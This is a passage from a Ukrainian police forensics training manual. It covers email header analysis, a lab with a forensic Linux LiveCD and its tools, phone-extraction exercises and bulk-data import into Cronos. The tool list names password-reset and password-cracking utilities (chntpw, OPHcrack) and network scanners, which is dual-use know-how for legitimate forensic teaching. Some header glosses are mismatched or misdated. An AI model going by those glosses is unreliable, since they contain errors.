Message-ID: <021501c4c068$4d89ba20$0200a8c0@copm1> *– процес одержання листа первинним провайдером для подальшого пересилання з ПК, підключеного за допомогою модемного з'єднання (h136.246.159.dialup.iptcom.net). Розшифрування є аналогічним вищевикладеному;*

From: *@ukr.net** *– надпис на «конверті», від кого лист;*

To: <**@mail.ru>, <**@ukrpost.net>, <@mail.ru>, <**@ukr.net>, <**@yahoo.co.uk>, <**@ok.ru>, <**@yandex.ru>, <****@mail.ru>, <*****@mail.ru>, <**@bk.ru>, *@ukr.net** *– адреси доставки листа;*

Subject: =?koi8-r?B?8NLFxMzP1sXOycU=?= *– тема листа (при заміні кодування тема матиме вигляд напису «Предложение»);*

Date: Tue, 18 Nov 2008 00:52:14 +0200 *– дата та час створення листа (вівторок 2 листопада 2008 р., о 00:52:14 на комп'ютері зі встановленим 2-м часовим поясом);*

MIME-Version: 1.0 *– версія стандарту, відповідно до якого створено даний лист;*

Content-Type: multipart/alternative *– формат змісту листа. Визначається тип інформації в листі та спосіб її відображення. Зокрема встановлюється кодування листа, якщо використовується який-небудь національний набір символів;*

boundary="----=_NextPart_000_0015_01C4C076.3170DA90" *– стандартизація розбивання великих листів на декілька частин. В полі «Content-Type» після значення «multipart/<subtype>» зазначається рядок - унікальний обмежувач фрагментів "boundary=<boundary string>". А потім перед кожним фрагментом пишеться цей рядок, з двома мінусами попереду, а в кінці фрагментації ще один рядок, який завершується такими ж двома мінусами.*

X-Priority: 3 *– пріоритет листа, позначений цифрами.*

X-MSMail-Priority *– нестандартне поле Microsoft - пріоритет листа. Буває «звичайним», «невідкладним» та «не невідкладним». Зазвичай, використовуються слова: «Normal», «Urgent», «Non-urgent». Може впливати на швидкість обробки та передачі листа різними проміжними поштовими системами;*

X-Mailer: Microsoft Outlook Express 5.50.4927.1200 *– інформація про поштову програму, яка використовувалася для створення листа;*

X-MimeOLE: Produced By Microsoft MimeOLE V5.50.4927.1200 *– інформація про фірму виробника програмного забезпечення;*

X-Spam: Not detected *– лист не визначено як спам.*

Практичне заняття. Огляд стандартних засобів комп'ютерної техніки. Додаткові інструменти криміналістичного аналізу

Навчальна мета заняття: отримати практичні навички огляду персонального комп'ютера з використанням LiveCD на базі ОС Linux; ознайомлення сервісом аналізу зображень imageforensic.org та каталогом криміналістичних інструментів http://toolcatalog.nist.gov/?ff_id=20.

Час проведення 3 год (кількість годин). Місце проведення: комп'ютерний клас (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет).

Устаткування: персональний комп'ютер (ПК) зі встановленою операційною системою Windows 2000 або вище та доступом до мережі Інтернет, LiveCD на базі ОС Linux Ubuntu CyberPack (ALF).

Завдання, які потрібно виконати, **підкреслено**

У загальному випадку для огляду засобів комп'ютерної техніки використовуються блокувачі запису на вінчестер, за допомогою яких спочатку знімається образ системи, а потім відбуваються дослідження з цим образом.

В окремих випадках у якості інструменту огляду можна використовувати дистрибутив операційної системи первинного зняття інформації Ubuntu CyberPack (ALF), який можна завантажити за адресою https://ualinux.com/ru/ubuntu-cyberpack. Вказаний дистрибутив містить набір основних засобів для базового огляду комп'ютерної системи.

1. Налаштувати у системі BIOS досліджуваного ПК пріоритетне завантаження з оптичного диску.

2. Завантажити LiveCD. Під час завантаження при появі графічного вікна натиснути F2 та обрати українську мову інтерфейсу. У іншому випадку мова інтерфейсу за умовчанням буде англійською.

3. Запустити графічну оболонку, ввівши у командному рядку команду startx.

4. Для початку документування дій оглядача потрібно запустити програму відеофіксації зображення екрану Vokoscreen (кнопка UA → sound & video → Vokoscreen).

5. Після завантаження системи за умовчанням усі диски змонтовано тільки для читання, причому при зміні відповідних налаштувань вже змонтовані диски матимуть раніше встановлені параметри доступу. Тому можна змінити параметри монтування, вказавши дозвіл на запис, після чого підключити флеш-карту, на яку будемо записувати відповідні дані огляду.

6. Під час огляду, спочатку можна дізнатися параметри системи, для чого потрібно використати утиліту Lshw-gtk. Видану нею інформацію потрібно внести до протоколу.

7. За необхідності потрібно налаштувати мережні настройки. Якщо відбувається огляд веб-ресурсу, то потрібно запустити браузер, для чого натиснути кнопку Web Browser на панелі швидкого запуску або кнопку UA → Internet → Firefox Web Browser. У запущеному браузері потрібно запустити плагін HttpFox для аналізу http (зазначити пункт HttpFox вкладки View в панелі управління Mozilla Firefox) та натиснути в ньому кнопку Start. За допомогою цього плагіна буде фіксуватися точний час запиту веб-оглядача, витрачений на обробку запиту час, кількість переданої-отриманої інформації, метод запиту, результат запиту, тип отриманої інформації, URL відправки інформації.

Якщо натиснути правою кнопкою миші на відповідному полі (наприклад осередку с URL) викликається контекстне меню с командами копіювання змісту комірки, рядку, всіх рядків в буфер обміну (Copy, Copy Row, Copy All Row). За допомогою плагіна можна дізнатися, з якої конкретно адреси надходить відеопотік, передається аудіо тощо.

7.1. Після того, як встановлено шукану адресу, можна скористатися утилітою GNOME Network Tools (UA → Other → GNOME Network Tool) для одержання відповідної інформації про домен.

8. Іншими інструментами огляду можуть слугувати програми:

ClamTk – графічна оболонка для пакета антивірусного програмного забезпечення вільного

програмного забезпечення ClamAV, розробленого для інтеграції з серверами електронної пошти для перевірки файлів, прикріплених до повідомлень. У пакет входить масштабований багатопотоковий демон clamd, керований з командного рядка сканер clamscan, а також модуль оновлення сигнатур по Інтернету freshclam.

Disk Utility – управління жорсткими дисками, форматування, стирання, виправлення помилок, розбиття диска на розділи, відновлення прав доступу, отримання інформації про розміри та типах всіх дисків, виправлення дисків, що не монтуються або поводяться некоректно, повне стирання інформації з дисків, включаючи CD і DVD з можливістю перезапису (CD-RW і DVD-RW), створення RAID-масиву (групи окремих дисків, функціонуючих як єдиний том).

GParted – редактор дискових розділів, який призначений для різних операцій з розділами (і файловими системами, що знаходяться на них), таких як: створення, знищення, зміна розміру, переміщення, перевірка і копіювання.

GTKHash – підрахунок контрольних сум файлів

TrueCrypt – програма для шифрування «на льоту», дозволяє створювати віртуальний зашифрований логічний диск, що зберігається у вигляді файлу, також можна повністю шифрувати розділ жорсткого диска або іншого носія інформації, всі збережені дані в томі TrueCrypt повністю шифруються, включаючи імена файлів і каталогів, змонтований тому TrueCrypt подібний до звичайного логічного диску, тому з ним можна працювати за допомогою звичайних утиліт перевірки та дефрагментації файлової системи.

Etherape – графічний мережний монітор, наочно показує не тільки з'єднання, а й «потік» по кожному з'єднанню, вид протоколу за номером порту, мережну активність різних хостів.

Wireshark (також відома як Ethereal) є аналізатором мережних протоколів, який дозволяє фіксувати і досліджувати дані мережі або записувати їх на диск. Мета проекту полягає в тому, щоб створити якісний аналізатор пакетів для Unix систем. Читає файли даних tcpdump, Sniffer Pro, NetXray, MS Network Monitor, Novell's LanAlyzer і т.п. Підтримує DNS, FDDI, FTP, HTTP, ICQ, IPV6, IPX, IRC, MAPI, MOUNT, NETBIOS, NFS, NNTP, POP, PPP, TCP, TELNET, X25 і т.д.

Zenmap – офіційний графічний інтерфейс для потужного сканера мережної безпеки Nmap, призначений в першу чергу забезпечити новачкам легке використання всіх просунутих можливостей, доступних професіоналам в консольної версії Nmap.

GHex – це програма для перегляду і редагування файлів як у шістнадцятковому представленні, так і в ASCII. Добре підходить для редагування файлів збереження ігор.

Vokoscreen – програма для запису відео з екрану, засноване на ffmpeg.

Guymager – це безкоштовна програма для зняття образів з диска з легким для користувача інтерфейсом на різних мовах, повною підтримкою багатопроцесорних машин, клонування дисків.

linux Volume Manager (LVM) – це дуже потужна система управління томами з даними для Linux, дозволяє створювати поверх фізичних розділів (або навіть нерозбитих вінчестерів) логічні томи, які в самій системі будуть видні як звичайні блокові пристрої з даними (тобто як звичайні розділи). Основні переваги LVM в тому, що по-перше одну групу логічних томів можна створювати поверх будь-якої кількості фізичних розділів, а по-друге розмір логічних томів можна легко міняти прямо під час роботи. Крім того, LVM підтримує механізм снапшотов, копіювання розділів «на льоту» і дзеркалювання, подібне до RAID-1.

R-Studio – набір утиліт для відновлення даних і файлів з жорстких дисків, пристроїв флеш-пам’яті та інших пристроїв таких, як CD, DVD, дискет, USB дисків, ZIP дисків. Дозволяє встановити файли видалені поза Кошик або коли Кошик було очищено, в результаті вірусної атаки або збою живлення комп’ютера. Працює як на локальних, так і на віддалених комп’ютерах по мережі.

Network Tool – ping, netstat, traceroute, portscan lookup, finger, whois.

Ping – утиліта для перевірки з’єднань в мережах на основі TCP/IP, а також повсякденне найменування самого запиту.

Netstat показує вміст різних структур даних, пов’язаних з мережею, в різних форматах в залежності від зазначених опцій.

Traceroute – це службова комп’ютерна програма, призначена для визначення маршрутів прямування даних в мережах TCP/IP. Traceroute може використовувати різні протоколи передачі даних в залежності від операційної системи пристрою. Такими протоколами можуть бути UDP, TCP, ICMP або GRE. Комп’ютери зі встановленою операційною системою Windows

використовують ICMP-протокол, при цьому операційні системи Linux і маршрутизатори Cisco – протокол UDP.

Finger – надання інформації про користувачів віддаленого комп'ютера.

WHOIS – отримання реєстраційних даних про власників доменних імен, IP-адрес і автономних систем.

Gufw – файрвол на базі UFW (Uncomplicated Firewall), який в свою чергу використовує iptables.

Kismet – мережний сніфер і дешифратор пакетів. Програма використовує PRISM 2 або Linux-kernel безпроводові карти, автоматичне виявлення IP блоків через UDP, ARP, і DHCP пакети

Lshw-gtk – графічний інтерфейс до утиліти lshw. Він може відображати дуже деталізовану інформацію про конфігурацію обладнання комп'ютера: процесор, пам'ять, відеокарта, пристрої, підключені по USB-портів тощо.

NetworkManager – програма для управління мережними з'єднаннями в linux. Графічний інтерфейс представлений у вигляді індикатора на панелі Unity.

Galculator – науковий калькулятор. Він підтримує різні системи числення (DEC / HEX / OCT / BIN) і одиниці виміру кутів (DEG / RAD / GRAD), на даний момент також містить широкий діапазон математичних (базові арифметичні операції, тригонометричні функції і т.д.) та інших корисних функцій (пам'ять і т.д.). galculator може бути використаний як в алгебраїчному режимі, так і в режимі зворотної польської записи.

Gedit – текстовий редактор, який підтримує більшість стандартних функцій редактора, поєднує основний функціонал з іншими можливостями.

GPicView – дуже швидка, маленька і проста програма для перегляду зображень, націлена на заміну програм перегляду зображень за замовчуванням в настільних системах. GPicView є стандартним переглядачем для графічного оточення LXDE.

Xfburn – застосування для запису дисків, яке встановлюється за замовчуванням у графічному середовищі Xfce.

LibreOffice – офісний пакет з відкритим вихідним кодом, створений як відгалуження від пакета OpenOffice.org.

Mozilla Firefox – один з найпопулярніших в світі веб-браузерів.

Remmina – просунутий клієнт віддаленого доступу, який володіє широким функціоналом і підтримкою великої кількості мережних протоколів віддаленого доступу.

Evince – дуже проста програма для перегляду електронних книг і документів у форматах PDF, DjVu, PostScript, TIFF, DVI, XPS і Comics Books (cbr, cbz, cb7 і cbt).

MPlayer – вільний медіаплеєр.

PeaZip – вільний (GNU Lesser General Public License) і безкоштовний багатоплатформовий портативний архіватор та графічна оболонка для інших архіваторів.

Tcpdump – утиліта UNIX, що дозволяє перехоплювати і аналізувати мережний трафік, що проходить через комп'ютер, на якому запущена дана програма.

Netstat – показує вміст різних структур даних, пов'язаних з мережею, в різних форматах в залежності від зазначених опцій.

Iftop – корисна утиліта підрахунку трафіку в реальному часі. Також вона показує, наскільки «забитий» канал на сервері.

Nload – консольне застосування, що відстежує мережний трафік і використання смуги пропускання в реальному часі.

Nmap ("Network Mapper") – утиліта з відкритим вихідним кодом для дослідження мережі та перевірки безпеки.

Netdiscover є активним / пасивним інструментом для розвідки, в основному розроблена для безпроводових мереж без DHCP-сервера.

Wget – утиліта для завантаження файлів з Інтернет. Вона підтримує протоколи HTTP, HTTPS, і FTP, завантаження з серверів проксі по протоколу http.

TestDisk – потужна безкоштовна програма для відновлення даних.

PhotoRec – програма для відновлення втрачених (видалених) файлів (відеофайлів, документів і архівів з жорстких дисків, компакт-дисків та інших носіїв), а також для відновлення зображень (тому називається Photo Recovery) з пам'яті цифрових фотокамер. PhotoRec ігнорує файлові системи і «йде по сліду даних», тому він буде працювати, навіть якщо файлова система

носія була серйозно пошкоджена або відформатована.

dd_rescue – інструмент для допомоги в одержанні та збереженні даних, розташованих на пошкодженому розділі. Як і dd, dd_rescue копіює дані з одного файлу або блокового пристрою на інший.

Midnight Commander – один з файлових менеджерів з текстовим інтерфейсом типу Norton Commander.

Chntpw – невелика програма надає можливість переглядати інформацію та зміни паролів користувачів у файлі бази даних користувач Windows NT/2000. Старі паролі можуть бути невідомі, так як вони будуть перезаписані. Крім того, він також містить простий редактор реєстру і шестерічний редактор, який дозволить вам возитися з бітами і байтами у файлі, як ви хочете.

OPHcrack – програма, створена для злому паролів Windows.

lshw — утиліта командного рядка, яка надає докладну інформацію апаратних засобів, таких як версії прошивки, BIOS інформація по материнській платі, конфігурація пам'яті, інформації процесора тощо.

Galleta є інструментом, який перевіряє вміст cookies файлів, створених в Microsoft Internet Explorer.

GrokEVT являє собою набір скриптів, призначених для читання файлів журналу подій Microsoft Windows NT/2000/XP/2003.

9. Щодо кожного досліджуваного файлу, який становить інтерес, а також для створених доказів потрібно дізнаватися унікальну геш-згортку за допомогою програми GTKHash (UA → other → gtkhash).

10. Після завершення огляду потрібно зупинити відеозапис та дізнатися геш-згортку відповідного відеофайлу.

11. Зафіксувати відповідні відомості у протоколі огляду.

12. Записати дані на носій, наприклад, на оптичний диск за допомогою програми Xfburn (UA → sound & video → xfburn).

Додаткові інструменти криміналістичного аналізу

13. Самостійно дослідити можливості сервісів imageforensic.org та http://exif.regex.info/exif.cgi на прикладі фотографій з мережі.

14. З використанням каталогу Computer Forensics Tool Catalog (http://toolcatalog.nist.gov/?ff_id=20) обрати інструменти, потрібні для аналізу зображень, які працюють в ОС Windows та дозволяють аналізувати GPS теги зображень з відображенням їх на карті. Визначити, які з інструментів є безкоштовним та які мають найновіші релізи.

15. З використанням одного з безкоштовних застосувань, обраних у попередньому пункті, проаналізуйте декілька зображень з мережі Інтернет.

Практичне заняття. Огляд мобільних засобів комп'ютерної техніки із функцією телефону

Навчальна мета заняття: отримати навички практичного застосування програми «Мобільний криміналіст».

Час проведення 3 год (кількість годин). Місце проведення: комп'ютерний клас (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет).

Устаткування: програмний дистрибутив з драйверами для мобільних телефонів та смартфонів; програма для дослідження образів телефону; смартфон або мобільний телефон (МП); персональний комп'ютер зі встановленою операційною системою Windows 2000 або вище та можливістю підключення телефону по безпровідній технології (Bluetooth) або USB-кабелю; пристрій Bluetooth та/або USB-кабель для підключення мобільного пристрою.

Завдання, які потрібно виконати, **підкреслено**

З урахування наведених теоретичних відомостей на прикладі образів телефонів або власноруч знятого образу:

1. Запишіть всю можливу інформацію про мережу, яку використовує МП.
2. Встановіть групу телефонних номерів, яким власник телефонував за останній тиждень.
3. Встановіть всі контакти, телефони в яких починаються на комбінацію цифр 095.
4. Використовуючи пошук, знайдіть всі файли, які містять слова «РНТС, дівчата, товар».
5. Встановіть, які сайти у мережі Інтернет відвідував власник за останній місяць.
6. Проаналізуйте всі документи у форматі .TXT.
7. Знайдіть всю можливу інформацію про абонентів, які мають родинні зв'язки з власником (використовуйте ключові слова типу «батько, брат, сестра» тощо).
8. Встановіть 10 останніх дій, що були виконані з телефоном (дзвінки, SMS тощо).
9. Знайдіть всі SMS-повідомлення, що були видалені з телефону.
10. Знайдіть та проаналізуйте список завдань, які перед собою ставив власник телефону.
11. Визначте адреси (якщо можливо) осіб в контактах, телефони яких містять комбінацію цифр 837.
12. Знайдіть всі відеофайли, що збережені у телефоні.

Практичне заняття. Упорядкування великих даних

Навчальна мета заняття: отримати навички упорядкування великих даних з використанням спеціалізованого програмного забезпечення та здійснення пошуку відповідної інформації серед таких даних.

Час проведення 3 год. Місце проведення: комп'ютерний клас.
(кількість годин) (полігон, комп'ютерний клас, лабораторія, лінгафонний кабінет)

Устаткування: персональний комп'ютер зі встановленою операційною системою Windows 2007 або вище; MS Access; MS Excel; застосунки Cronos Plus; EmEditor; TextPipe, WindowsGrep.

Завдання, які потрібно виконати, **підкреслено**

В роботі правоохоронних органів нерідко доводиться мати справу з великими об'ємами даних, які не упорядковані належним чином. Ці дані можуть містити корисну інформацію, проте необхідність використання великої кількості застосунків для їх обробки та тривалий час самої обробки даних значно уповільнюють оперативно-службову діяльність. Враховуючи наведене, на декількох прикладах розглянемо, яким чином можна упорядкувати відповідні дані та як правильно організувати ефективний пошук.

Слід зазначити, що в органах поліції традиційно використовується велика кількість банків даних, створених під систему Cronos. Зважаючи на це, вбачаємо доцільним навести відповідні приклади у розрізі роботи даної системи.

Перегляд змісту великих текстових файлів

Якщо великі дані зберігаються у текстовому вигляді, то переглянути їх за допомогою неспеціалізованих програмних засобів є достатньо складним завданням. Алгоритм роботи стандартних засобів перегляду передбачає першочергове завантаження всього обсягу файлу до оперативної пам'яті. Якщо такий файл має об'єм декілька гігабайт, то його відкриття триватиме довго, тому з метою перегляду змісту таких документів слід користуватися спеціалізованими програмами. Однією з таких програм є редактор EmEditor. За його допомогою досить зручно переглядати великі текстові документи, здійснювати в них пошук, розділяти їх на частини, вносити інші зміни. У разі потреби перетворення текстових файлів у формат бази даних, може знадобитися їх попередня обробка для приведення до певної форми. В цьому випадку спеціалізовані редактори можуть бути використані для швидкого перегляду файлу та вилучення з нього фрагменту даних для відпрацювання процесу перетворення (рис. 1).



Рис. 1. Результат вилучення фрагменту даних

У подальшому вилучений фрагмент тексту може буде використаний для накладання відповідних фільтрів.

Приведення даних до потрібної форми

Для імпорту текстових даних до якоїсь СУБД вони нерідко мають бути перетворені у певну форму, вимоги до якої визначаються алгоритмом роботи СУБД. З метою швидкого внесення відповідних змін можуть бути застосовані спеціалізовані інструменти, як от TextPipe.

Порядок роботи з вказаною програмою є достатньо простим. У лівому полі обирається відповідний фільтр, який налаштовується, а потім розміщується в тому порядку, в якому його слід застосувати до відповідного файлу. Для ефективного створення фільтрів потрібно знати головні шаблони для перетворень. З відповідними прикладами можна ознайомитися, наприклад, за адресою datamystic.com/textpipe/manual/general_usage_easypatterns_reference.htm.

По суті створення фільтру нагадує процес написання простої програми (рис. 2).



Рис. 2. Приклад фільтру

У програмі TextPipe відповідні фільтри поділено на категорії за призначенням, що значно спрощує процес знаходження потрібного елементу.

Після приведення до належного вигляду текстовий документ може бути імпортовано до СУБД. Це може бути зроблено декількома шляхами. Наприклад, у системі Cronos Plus:

1) через вбудовану функцію імпорту з текстового файлу;

2) через попередній імпорт текстових документів до іншої СУБД (наприклад, MS Access);

3) з використанням таблиць відповідності.

Перший варіант є найбільш застосовним для імпорту невеликих текстових масивів, другий – для імпорту середніх за обсягом даних, третій – для імпорту великих текстових масивів (наприклад, декілька десятків гігабайт).

Імпорт даних до СУБД

У системі Cronos Plus (http://www.cronos.ru/Download/documentations/6.3/doc-cronospro-6.3.pdf) передбачена можливість безпосереднього імпорту даних з текстового файлу, окремих баз даних тощо. Для виконання цієї процедури слід попередньо створити новий банк даних з необхідними параметрами, після чого в меню «Проектирование» → «Структуры банка данных» натиснути кнопку «Импорт из файла». При появі відповідного вікна з налаштуваннями імпорту слід вказати необхідні параметри та завантажити дані.

Якщо потрібно імпортувати дані з великого текстового документу можна скористатися функцією імпорту з використанням спеціальних таблиць обміну. Для цього попередньо необхідно створити банк та відповідні таблиці в ньому, а також таблицю обміну («Проектирование» → «Таблица обмена». Крім того слід належним чином структурувати текстовий документ, що підлягає імпорту. Вимоги до такої структури наведено у Настанові по роботі з СУБД (http://www.cronos.ru/Download/documentations/6.3/doc-cronospro-6.3.pdf) в розділі «Обмен данными между банками». Для того щоб спростити процес відповідного налаштування можна створити пробний запис у новоствореному банку даних та експортувати його (рис. 3).



Рис. 3. Експорт структури даних в текстовий документ

Після налаштування структури імпортованого документу, наприклад, за допомогою TextPipe, (рис. 4) слід здійснити імпорт підготовлених даних до СУБД (рис. 5).



Рис. 4. Приклад фільтру



Рис. 5. Імпорт даних з текстового файлу

Для пришвидшення пошуку у новоствореному банку даних слід проіндексувати його поля (рис. 6).

